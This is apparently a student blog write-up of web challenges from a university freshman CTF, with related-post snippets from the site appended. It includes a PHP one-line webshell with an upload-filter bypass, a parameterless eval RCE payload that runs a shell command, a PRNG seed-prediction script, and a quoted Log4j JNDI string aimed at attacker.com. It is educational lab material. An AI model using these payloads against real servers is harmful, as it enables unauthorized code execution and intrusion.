WSCTF--江苏大学新生赛解题笔记及反思

wsctf.exe文件彻底删除器 wsctf.exe文件彻底删除器 病毒清除 立即下载

这是我这个菜鸡小白开始学习CTF的起点,所以简单记录一下喵

因为是菜鸡所以只记录一下web方向(其实misc也可以记录一下,但是我有点懒,还是算了)

目录

读江大信安,享__人生

一道题带你走进二游

upload

离子称的秘密

学长还在蒸

🐔🐔🐔🐔🐔

总结


读江大信安,享__人生

我们网络安全行业正在蒸蒸日上,访问/index.html有烟花

 web签到题

创建实例并进入,发现是403,所以根据提示在url后加上/index.html
烟花好看捏

f12查看源码

有点长就不贴了

翻到末尾发现一段注释

<!--flag{2024_UJ8_CTF}-->

得到flag

一道题带你走进二游

(请访问/index.html)以下内容由ai生成

游戏名称:

《星际幻界:多元交汇》

游戏简介:

在遥远的未来,宇宙的边界被未知的力量撕裂,形成了连接不同次元的“幻界门扉”。在这个时代,科技与魔法共存,文明与异界交织,七大世界的力量意外交汇于一个名为“星际幻界”的神秘领域。玩家将扮演一名来自地球的探险家,穿越幻界门扉,探索这些异彩纷呈的世界,揭开宇宙最深的秘密,并守护这片多元宇宙免受未知威胁的侵扰。

游戏特色:

多元世界融合:

游戏融合了《原神》的奇幻大陆、《碧蓝航线》的海上冒险、《绝区零》的废墟都市、《鸣潮》的科幻废墟、《明日方舟》的末日塔防、《崩坏星穹铁道》的银河列车旅行,以及《崩坏3》的崩坏世界设定,创造出一个前所未有的多元宇宙冒险体验。

独特角色收集:

每个世界都有其独特的英雄与伙伴,从原神的精灵法师到碧蓝航线的舰娘,再到绝区零的异能者、鸣潮的异能战士、明日方舟的感染者干员、星穹铁道的星际旅人,以及崩坏系列的女武神,玩家可以组建自己的跨次元队伍,共同战斗。

策略战斗系统:

结合即时战斗与策略塔防元素,玩家需要根据不同敌人的特性,灵活调整队伍配置与技能释放时机,体验深度策略的乐趣。同时,引入“共鸣共鸣”机制,不同世界的角色间能产生特殊联动,增强团队战力。

开放世界探索:

广阔的星际幻界由多个风格迥异的开放世界组成,玩家可以自由探索未知领域,解开谜题,发现隐藏的宝藏与秘密,与NPC建立深厚羁绊,逐步揭示世界的真相。

多元剧情体验:

游戏拥有庞大的世界观和错综复杂的剧情线,玩家的选择将影响故事的走向和角色的命运。通过完成主线任务与丰富的支线任务,逐步揭开多元宇宙背后的巨大阴谋。

创新社交互动:

除了单人冒险外,游戏还支持多人合作与竞技模式。玩家可以与好友组队挑战高难度副本,或在竞技场中一决高下,享受团队协作与竞技对抗的乐趣。 《星际幻界:多元交汇》是一场跨越次元的奇幻之旅,邀你与来自不同世界的英雄并肩作战,共同书写属于你们的宇宙传奇!

题目难绷

题目内容也难绷

总之进去看到一大段话,flag就藏在这些话中

直接f12大法,在元素里方便寻找一点

找到三段flag

<!--f|l|a|g{yong_--><!--chu_--><!--xuelian}-->

拼接一下

flag{yong_chu_xuelian}

这flag怎么又有点罕见又有点唐氏

upload

朴实无华的一道题

直接构造上传一个有一句马的php文件

<?php @eval($_POST['attack']);?>

(此处attack是密码,后面要考: )

回显如下:

Sorry, we only allow uploading GIF images

好吧还是有点过滤的,那我们把后缀名改为gif然后上传的时候用burpsuite抓包在改回去

这里我犯懒了就不贴图了

上传成功后得到url后缀名的提示,然后就可以用蚁剑连接了

在蚁剑输入url和密码,测试连接后再保存

然后右键选择文件管理,就能看到所有的文件了,flag就在一个文件夹里(具体忘了在哪)

离子称的秘密

这是离子称学长的服务器,藏着学长的小秘密,请你找出学长的秘密(flag为二字中文,请以flag{}形式提交)

进入实例后就看到了一段代码

这是离子称学长的七度空间,藏着学长的小秘密 <?php
if(isset($_GET['lzc'])){
    $lzc=$_GET['lzc'];
    if(!preg_match('/sys|pas|read|file|ls|cat|tac|head|tail|more|less|php|base|echo|cp|\$|\*|\+|\^|scan|\.|local|current|chr|crypt|show_source|high|readgzfile|dirname|time|next|all|hex2bin|im|shell/i',$lzc)){
        eval($lzc);
    }
}
else{
    echo "这是离子称学长的七度空间,藏着学长的小秘密";
}


show_source(__FILE__);


?>

一眼看到了get传参和一大片的过滤,但是经过实验发现可以用反斜杠绕过过滤(后来看官方wp发现这个方法非预期了,但是没关系,能做出题就是好方法)

但是说实话我虽然试出来\能绕过也没解出来,我是fw

大佬说是无参rce

?lzc=eval(end(pos(get_defined_vars())));&1=echo `ls ./`;

找到力

难绷

不难看出,flag是{学妹}

学长还在蒸

不小心把源码放在index.rar,php环境为5.6

这个其实还蛮简单的,但是当时我是刚开始学的fw,所以不会写,但是现在会了喵

直接启动

沟槽的三国杀,我要给他刷差评

根据提示直接构造url/?id=a试一试

然后url就会变成这样

/?id=d&money=648

尝试一下改money的值,然后

不就开个桂吗直接给我flag多好

然后当时的我就瓶颈了(归根结底还是因为懒不会写脚本)

所以我直接给官方wp的脚本cv过来

    $ccc=time();
		$ttt=substr($ccc, 0, 7);
		mt_srand($ttt);
		for($i =0; $i <= 100; $i++){
			if($i == 100){
				$shenhe = mt_rand();
        echo $shenhe;

			}
			else{
				mt_rand();
			};

跑出结果再post给c就行(我就不跑了,再跑我就要跑路了)

🐔🐔🐔🐔🐔

flag{}的格式提交flag

据说是为了防止被ak才出的
不会写,直接跳过

贴一个官方wp

总结

题目对于新手还是很友好的(但我是fw),等我学成归来,直接给下一届出更整活更优秀的题,让下一届新生飞起来  让下一届新生更好入门CTF,加入我们大家庭

国科大学习资料--VLSI测试与可测试设计--2020期末考试试题 国科大学习资料–VLSI测试与可测试设计–2020期末考试试题 国科大学习资料–VLSI测试与可测试设计–2020期末考试试题 国科大学习资料–VLSI测试与可测试设计–2020期末考试试题 一、概念题 1简述可测试性测度与两个主要的测度指标的含义; 2以March C-算法为例,说明March算法的构成,以及March C-算法的故障覆盖率; 3“效果-原因”诊断法和“原因效果诊断法”的不同; 4列举四条扫描设计时出现的问 题及解决办法; 5最少写出1149.1与1500的五点不同; = = = = = 阅读详情

相关推荐

基于Python的手语识别项目(简单版)

总之,看似简单的代码,实则花费了我不少的时间和精力,我曾无数次在深夜的灯光下,与代码为伴,只为了一点点优化,一丝丝提升。让我们一起,以尊重原创的精神,推动编程领域的发展,让这份热爱和技术的力量,照亮更多人的前行之路。模型的建立(---------------本人采用的是开源的asl-alphabet手势识别库,记得放在路径下--------------)current_dir需要根据自己的路径修改!current_dir需要根据自己的路径修改!current_dir需要根据自己的路径修改!

lusen_j的博客 1966

wsctf.exe病毒专杀

wsctf.exe病毒专杀 中了病毒wsctf.exe和explorer.exe,一般解决: ——按"Ctrl+Alt+Del"调出Windows任务管理器,结束掉EXPLORER.EXE进程,其中EXPLORER.EXE进程有两个,一个是系统的,一个是病毒...

weixin_38169769的博客 570

九齐NY8A051F低功耗模式全解析:从待机到休眠的省电实战

本文全面解析台湾九齐NY8A051F MCU的低功耗模式,从待机到休眠的省电实战技巧。通过实测数据展示四种工作模式的电流消耗差异,提供模式切换的标准流程和唤醒时序优化策略,并分享外围电路省电设计和低电压检测的实战应用,帮助开发者实现物联网设备的超长续航。

weixin_30839881的博客 410

WSCTF--网安卫士(练习赛)web方向write up

江苏大学的十一月校赛,两道反序列化漏洞一道RCE,也是让我狠狠恶补了一下反序列化漏洞。

ALe0721的博客 604

量子城域网系列(六):从星型到环形,解析QKD网络拓扑的演进与选型

本文深入解析了量子密钥分发网络从星型到环形等主流拓扑结构的演进历程与核心原理。针对量子城域网的实际部署,文章详细对比了星型、总线型和环形拓扑的优缺点,并结合政务云、金融网点等典型应用场景,提供了实战选型指南,帮助读者在物理限制、安全需求与成本效率间找到最佳平衡。

weixin_29197835的博客 111

微信小程序|基于小程序+云开发制作一个菜谱小程序

今天吃什么?这是一个让强迫症左右为难的问题,跟随此文基于小程序+云开发制作一个菜谱小程序,根据现有食材一键生成菜谱,省心又省力。

商务合作 / 项目定制 / 学习交流。个人vx:lovely_wml 1万+

【文件上传/解析技巧拓展】————4、文件上传总结

概述 Web站点一般会有用户注册的功能,当用户注册之后,大多数情况下都会存在类似头像上传等个性化的设置,这些功能点往往存在上传验证方式不严格的安全缺陷,这些安全缺陷在Web渗透中是非常关键的突破口,只要经过仔细测试分析上传验证机制,往往就能找到绕过验证的方法,进而上传恶意代码获取整个Web业务控制权,复杂一点的情况是配合 Web Server的解析漏洞来获取控制权。 上传检测流程 通常一...

Fly_鹏程万里 1217

WOFOST作物模型(1):PCSE环境配置

get_summary_output() 方法通常用于在 PCSE 模拟过程结束后,获取模拟结果的摘要信息,例如模拟期间的总产量、总水分需求等。它可以提供对模拟结果的快速总结,方便用户进行后续的分析和处理。用.get_output来获取过程参数,并将这些参数转为dataframe显示。用run_till_terminate()代表终止。安装好之后,打开jupyter notebook。也可以指定运行时间,并获取最后一天的参数。首先还是打开之前建好的gee虚拟环境。

所有专家都曾始于新手 681

文件上传校验方式及绕过思路

文件上传校验方式 客户端javascript校验(一般只校验后缀名) 服务端校验 文件头content-type字段校验(image/gif) 文件内容头校验(GIF89a) 后缀名黑名单校验 后缀名白名单校验 自定义正则校验 WAF设备校验(根据不同的WAF产品而定) 1. 客户端校验 一般都是在网页上写一段javascript脚本,校验上传文件的后缀名,有白名单形式也有黑名单形式。 判断...

刘启明 7923

YOLO26涨点改进 | 损失函数改进篇 | 引入SlideLoss,适配尺度变化+遮挡+难易样本不平衡,手把手配置+实战案例

COCO-Hard是COCO数据集的复杂场景子集,包含80个类别,重点筛选多尺度、遮挡密集样本,其中小尺度目标(<32×32像素)占比42%,大尺度目标(>128×128像素)占比28%,遮挡目标占比57%,场景涵盖人群密集、车流拥堵、复杂工业环境,完美模拟真实复杂检测场景,适合验证SlideLoss的适配性。

qq_36130719的博客 157

Word2vec核心模型精讲:CBOW与Skip-gram

Word2vec是Google提出的词向量模型,通过CBOW和Skip-gram两种神经网络架构将词汇映射到低维向量空间。CBOW通过上下文预测中心词,训练速度快但高频词表现更好;Skip-gram则相反,通过中心词预测上下文,适合处理生僻词。为解决softmax计算效率问题,Word2vec引入基于哈夫曼树的Hierarchical Softmax优化技术,将复杂度从O(V)降至O(logV)。文章详细解析了两种模型的原理差异,并演示了哈夫曼树的构造过程及其在词向量训练中的关键作用,这种结合词频的优

Trisyp的博客 530

聚焦“网络安全”:这8个“香饽饽”专业,人才供不应求!

信息安全工作就是对计算机系统和数据处理系统的建立、技术和管理采取安全保护,使得系统的硬件、软件和数据不被偶然或故意地泄露、更改和破坏。

bdfcfff77fa的博客 938

大模型角色提示词写得再严密,也能被绕过?我用攻击者思维把自己吓了一跳!

很多人以为提示词是“只要写清楚了,模型就能理解”,但实际上——模型并不具备严格的规则意识,它只是在预测下一句话。所以我们必须从“攻防”角度出发,设计更强的防护机制。我这次就是亲身踩坑,用红队思维模拟攻击,才意识到原来提示词注入这么容易中招。你如果也在做 AI 应用、角色系统、提示词驱动的功能,建议你也用类似方式测试一下,不然被绕了都不知道。

代码简单说 Vue、JAVA、PHP、Node.js 熟练运用,接口、架构、性能全搞定。 1026

ctfshow(菜狗杯)

这样的话cookie传入 =a ,然后破石头 a=b ,get b=c,request可以接收post和get请求,最后c因为用数组传参所以要带上后面的东西。这道题其实,看if($arr[]=1)这个等于号,是一个所以这是一个赋值的操作,肯定为true会进行die的操作,所以0=1随便赋值。然后input=加密传参,action=test,但是这里一直没成功,弄了好久才发现+被过滤掉了,需要一层的url 编码。的个数,%4e这样的形式只占用一个字节,是统计 a=%4e统计等号的右边。

qq_62046696的博客 7374

Data-Structures-and-Algorithm-Analysis-in-Java.pdf

作者: Weiss, Mark A. 出版社: Addison Wesley Data Structures and Algorithm Analysis in Java is an “advanced algorithms” book that fits between traditional CS2 and Algorithms Analysis courses. In the old ACM Curriculum Guidelines, this course was known as CS7. This text is for readers who want to learn good programming and algorithm analysis skills simultaneously so that they can develop such programs with the maximum amo...

LinePhone3.2.7(android端最新版本) sip客户端

SIP客户端For android:LinePhone3.2.7(最新版本),官网地址:http://www.linphone.org/

命令执行RCE及其绕过详细总结(各情景下的绕过)

scandir() :将返回当前目录中的所有文件和目录的列表。返回的结果是一个数组,其中包含当前目录下的所有文件和目录名称(glob()可替换)localeconv() :返回一包含本地数字及货币格式信息的数组。(但是这里数组第一项就是‘.’,这个.的用处很大)current() :返回数组中的单元,默认取第一个值。pos()和current()是同一个东西getcwd() :取得当前工作目录dirname():函数返回路径中的目录部分。

2301_76690905的博客 1万+

老版QQ原生表情gif动态

这是老版的QQ表情,不过全是动态的的,Windows照片查看器是不会动的,可以右击用浏览器打开查看,再说一遍是老版的,只是分享给宁愿用老版也要动态的人。

病毒wsctf.exe和explorer.exer的解决办法

中了病毒wsctf.exe和explorer.exe 1. 按"Ctrl+Alt+Del"调出Windows任务管理器,结束掉EXPLORER.EXE进程,其中EXPLORER.EXE进程有两个,一个是系统的,一个是病毒的,系统的所在位置是"C:\WINDOWS”,病毒的所在位置是"C:\WINDOWS\system32",只需结束掉病毒的进程就行了。若不能区别两个进程,可以把两个进程都结束掉,

stawn的专栏 2954

迈瑞BS系列全自动生化分析仪LIS协议接口手册(内含HL7和ASTM)

迈瑞BS系列全自动生化分析仪LIS协议接口手册,内含HL7和ASTM)

手工方法清除 wsctf.exe和EXPLORER.EXE病毒

现象: 开机自动弹出我的文档,进程里多wsctf.exe和EXPLORER.EXE两个进程(2个EXPLORER.EXE) 解决办法: 1.调出任务管理器,结束wsctf.exe和EXPLORER.EXE进程,正常的Explorer.exe进程cpu占有率和内存使用量都比较低 2.进入C:\WINDOWS\system32文件夹下找到wsctf.exe和EXPLORE...

weixin_33815613的博客 385

文件上传验证绕过技术总结

转自  http://www.2cto.com/article/201308/233831.html  1.客户端验证绕过 很简单啦,直接使用webscarab或者burp修改一下后缀名就行。 2.服务端验证绕过-Content-type检测 若服务端检测文件类型时是检测Content-type的值,也很简单,在webscarab或者burp中修改Content

ncafei的博客 5万+

Jackson 序列化 / 反序列化注解 完整版笔记

Jackson 序列化 / 反序列化注解 完整版笔记

handsome_sai的博客 280

新概念英语第一册 · 词法笔记

以《新概念英语第一册》为范围,梳理 10 类词性中的 8 类:名词的数与所有格、冠词、代词、形容词副词比较级、数词与时间、介词、动词四类与 have 的四种用法、情态动词与不定式,附易错 TOP12 与课次顺序。

Ep流苏的博客 205

闪光灯笔记

主体后常亮补光,相机快门速度两秒,相机固定在三脚架上,让主体保持不动,按下快门之后主体周围晃动灯棒。特点:人物清晰,背景车流灯光拖在人物身后,氛围感强,就是 A7R3 + 神牛外帘同步的目标效果。总时长 = 8÷10=0.8s 👉 A7R3 相机:M 档,快门 1s,f/8,ISO100。上图:前帘同步,车向前行驶,光轨跑到车头前面,看着很怪。例:6 次,4Hz → 6÷4=1.5s → 相机快门设置≥1.5s,推荐 2s。缺点(慢速快门拍运动物体):闪光先把人定住,之后人物继续移动,在传感器上,

oDianZi1234567的博客 293

排序算法深度笔记(下):非比较类排序的线性突破与工程边界

排序算法时间复杂度额外空间复杂度稳定性是否基于比较选择排序O(N^2)(O(1))不稳定是冒泡排序O(N^2)(O(1))稳定是插入排序O(N^2)(O(1))稳定是归并排序O(N\log N)(O(N))稳定是快速排序O(N\log N)O(log N)不稳定是堆排序O(N\log N)O(1)不稳定是计数排序(O(N + M))O(M))稳定否基数排序O(N)稳定否桶排序平均O(N) / 最坏O(N^2)

2401_87069538的博客 592

【LTE L3 笔记 10】LTE物理信道-PUCCH、PUSCH

课程来源:B站《【2022】华为HCIA-LTE无线工程师认证学习中级视频》笔记为个人整理,含课件截图,仅供学习交流。

lyouhuan的博客 180

邓明 Agent 系统面试-意图识别学习笔记

不要只是做意图识别而不做测评,就好像要评估 RAG 准确性,在接口服务要测试响应时延,超时控制等等,这里也要关注意图识别准确率,如果面试官认为项目指标太高是在吹牛,关键就是回答因为 Agent 解决的是特定领域的意图识别,识别场景单一,另外就是因为用户输入相对简单。意图识别影响 prompt/spec 的加载,意图识别影响上下文组织,意图识别影响工具选择,意图识别影响 prompt 建议,意图识别得到的意图不是让模型随机生成而是候选类别里去做选择。2.意图识别的原因,以及意图识别得到的是什么?

m0_57222081的博客 216

Day36 XD安全学习笔记--JavaE应用&第三方组件&Log4i 日志&Fastson序列化&JNDI 注入

本节课剖析Log4j与Fastjson组件漏洞原理。Log4j通过JNDI注入实现远程代码执行,攻击者构造${jndi:ldap://attacker.com/Exploit}触发Lookup机制,诱导目标向恶意LDAP服务器请求并加载远程类,最终执行命令(如弹出计算器)。需配置trustURLCodebase=true绕过安全限制。Fastjson则利用@type反序列化特性,当用户输入可控的{"@type":"com.xiaodi.Run"}时,自动加载并实例化恶

一支蜉蝣的博客 205

【LTE L3 笔记 05】LTE同步信号

课程来源:B站《【2022】华为HCIA-LTE无线工程师认证学习中级视频》笔记为个人整理,含课件截图,仅供学习交流。

lyouhuan的博客 115
下一篇: SQL注入常用语句及一道有意思的题:[GYCTF2020]Blacklist
-ALe-
博客等级 码龄2年 530粉丝 67原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值